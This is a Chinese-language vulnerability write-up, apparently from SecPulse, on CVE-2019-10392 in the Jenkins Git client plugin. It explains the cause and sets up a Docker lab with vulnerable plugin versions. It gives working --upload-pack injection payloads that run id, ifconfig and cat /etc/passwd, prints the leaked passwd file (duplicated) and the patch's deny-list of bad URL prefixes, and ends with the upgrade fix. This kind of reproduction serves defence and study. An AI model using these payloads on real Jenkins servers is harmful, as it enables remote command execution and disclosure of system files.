

Jenkins Git client插件命令执行漏洞(CVE-2019-10392)

原创：安识科技安服团队 SecPulse安全脉搏 3天前

0x00 漏洞描述

Jenkins发布了官方安全公告：<https://jenkins.io/security/advisory/2019-09-12/>,Git客户端插件中的系统命令执行漏洞。

Git客户端插件接受用户指定的值作为调用的参数，git ls-remote以验证指定URL处是否存在Git存储库。

这是以允许具有Job/Configure权限的攻击者在Jenkins主服务器上执行任意系统命令作为Jenkins进程正在运行的OS用户的方式实现命令执行。

0x01 影响组件

Git client Plugin <= 2.8.4


0x02 原因分析

以官方描述<https://jenkins.io/security/advisory/2019-09-12/>，漏洞存在关键点在于git ls-remote,参考Git 客户端 官方文档，从给的参数中可以注意到--upload-pack=。看起来像是可以执行某些命令，而漏洞作者也是看到了这个参数的形式而采用了这个参数执行。

```
--upload-pack=<exec>
```

Specify the full path of git-upload-pack on the remote host. This allows listing references from repositories accessed via SSH and where the SSH daemon does not use the PATH configured by the user.

在远程主机上指定git-upload-pack的完整路径。这允许列出通过SSH访问的存储库中的引用，以及SSH守护程序不使用用户配置的PATH的位置。



由此可见，这个错误 `stderr: error: unknown switch 'v'` 除了打印Git的用法还有一条 `--upload-pack <exec>` 可以直接执行命令。

我们可以使用以下Payload来运行命令：

```
1 --upload-pack="'id'"
```



代码：

```
130 + private static final String[] BAD_REMOTE_URL_PREFIXES = {
131 +     "--get-url",
132 +     "--sort version:refname",
133 +     "--upload-pack=/usr/bin/id",
134 +     "--upload-pack=`touch %s`",
135 +     "-o",
136 +     "-q",
137 +     "-t",
138 +     "-v",
139 +     "`echo %s`",
```


SecPulse安全脉搏

0x03 环境搭建

漏洞复现版本: Jenkins 2.176.3

拉取docker 镜像

```
1 docker run -p 8080:8080 -p 50000:50000 jenkins/jenkins:lts-alpine
```



SecPulse安全脉搏


docker拉取镜像完成后打开 `localhost:8080`，解锁密码在部署过程中可以看到。

解锁 Jenkins

```
/var/jenkins_home/secrets/initialAdminPassword
```

管理员密码

SecPulse安全脉搏



并赋予创建job权限。



由于官方已经升级了最高版本，所以需要手动上传插件存在漏洞版本得插件。


git客户端：http://updates.jenkins-ci.org/download/plugins/git-client/2.8.2/git-client.hpi

git插件：http://updates.jenkins-ci.org/download/plugins/git/3.12.0/git.hpi

导入完成后，重启Jenkins服务。



登陆创建的test用户并创建一个新的流水线任务。



0x04 漏洞利用

执行刚才分析得来的os命令。

```
1 --upload-pack="'`ifconfig`'"
```

The screenshot shows the Jenkins Pipeline configuration interface. The 'Repository URL' field contains the command: `--upload-pack="'`cat /etc/passwd`'"`. The 'Repository URL' field is highlighted with a red error message: `无法连接仓库: Command "git ls-remote -h --upload-pack="'`cat /etc/passwd`'" HEAD" returned status code 128:`. Below the error message, the output of the command is displayed, showing the contents of the `/etc/passwd` file.

The terminal output shows the command being executed: `cat /etc/passwd`. The output is as follows:

```
stdout:
stderr: "" cat /etc/passwd "" "HEAD": line 1: root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/bin/sh
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:ftp:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70:/var/lib/pgsql:/bin/sh
cyrus:x:85:12:/usr/cyrus:/sbin/nologin
vpopmail:x:89:89:/var/vpopmail:/sbin/nologin
ntp:x:123:123:ntp:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/queue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/sbin/nologin
jenkins:x:1000:1000:Linux User...:/var/jenkins_home:/bin/bash: not found
fatal: Could not read from remote repository.
```

The terminal output also shows the command being executed: `cat /etc/passwd`. The output is as follows:

```
stdout:
stderr: "" cat /etc/passwd "" "HEAD": line 1: root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/bin/sh
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:ftp:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70:/var/lib/pgsql:/bin/sh
cyrus:x:85:12:/usr/cyrus:/sbin/nologin
vpopmail:x:89:89:/var/vpopmail:/sbin/nologin
ntp:x:123:123:ntp:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/queue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/sbin/nologin
jenkins:x:1000:1000:Linux User...:/var/jenkins_home:/bin/bash: not found
fatal: Could not read from remote repository.
```


反弹shell自然也是不在话下。

0x05 漏洞修复

升级Git client插件至2.8.4以上版本

0x06 其他说明

早在2014年，安识科技团队成员在安全脉搏发布过《知其一不知其二之Jenkins Hacking》<https://www.secpulse.com/archives/2166.html>，详细阐述了Jenkins的各种hacking技巧。



The screenshot shows the '全部插件' (All Plugins) section of the SecPulse security community. A search bar contains 'jenkins'. The table lists several vulnerabilities, including CVE-2019-10392 (Jenkins 2k19 authentication remote command execution), CVE-2019-1003000 (Jenkins remote code execution), CVE-2018-199... (Jenkins 2.132 arbitrary file read), CVE-2015-8103 (Jenkins deserialization remote code execution), and CVE-2017-1000353 (Jenkins CLI deserialization code execution).

插件名称	提交作者	漏洞等级	漏洞类型	漏洞状态	服务组件	奖励积分	操作	提交时间
Jenkins 2k19认证远程命令执行漏洞(CVE-2019-10392)	朋与灰	高危	命令执行	审核中	git client plugin...	0	详情	2019-09-20 11:54:07
Jenkins 远程代码执行漏洞 (CVE-2019-1003000)	GunEggWangIII	高危	远程命令执行	已上线	CVE-2019-100...	0	详情	2019-03-13 17:23:11
Jenkins 2.132任意文件读取	crhua	中危	敏感信息泄露	已驳回	CVE-2018-199...	0	详情	2018-08-29 11:50:15
Jenkins反序列化远程代码执行漏洞 (CVE-2015-8103)	crhua	高危	远程命令执行	已上线	Jenkins jenkins...	0	详情	2018-08-06 10:02:02
Jenkins-CLI反序列化代码执行(CVE-2017-1000353)	瓦都烈	高危	远程命令执行	已上线	Jenkins			

随着时间推移Jenkins后续也爆出了反序列化等漏洞，详情参见安全脉搏生态插件社区:<https://x.secpulse.com/#/plugins>

安全脉搏生态插件社区

彰显生态力量

在线提交

SecPulse安全脉搏

阅读原文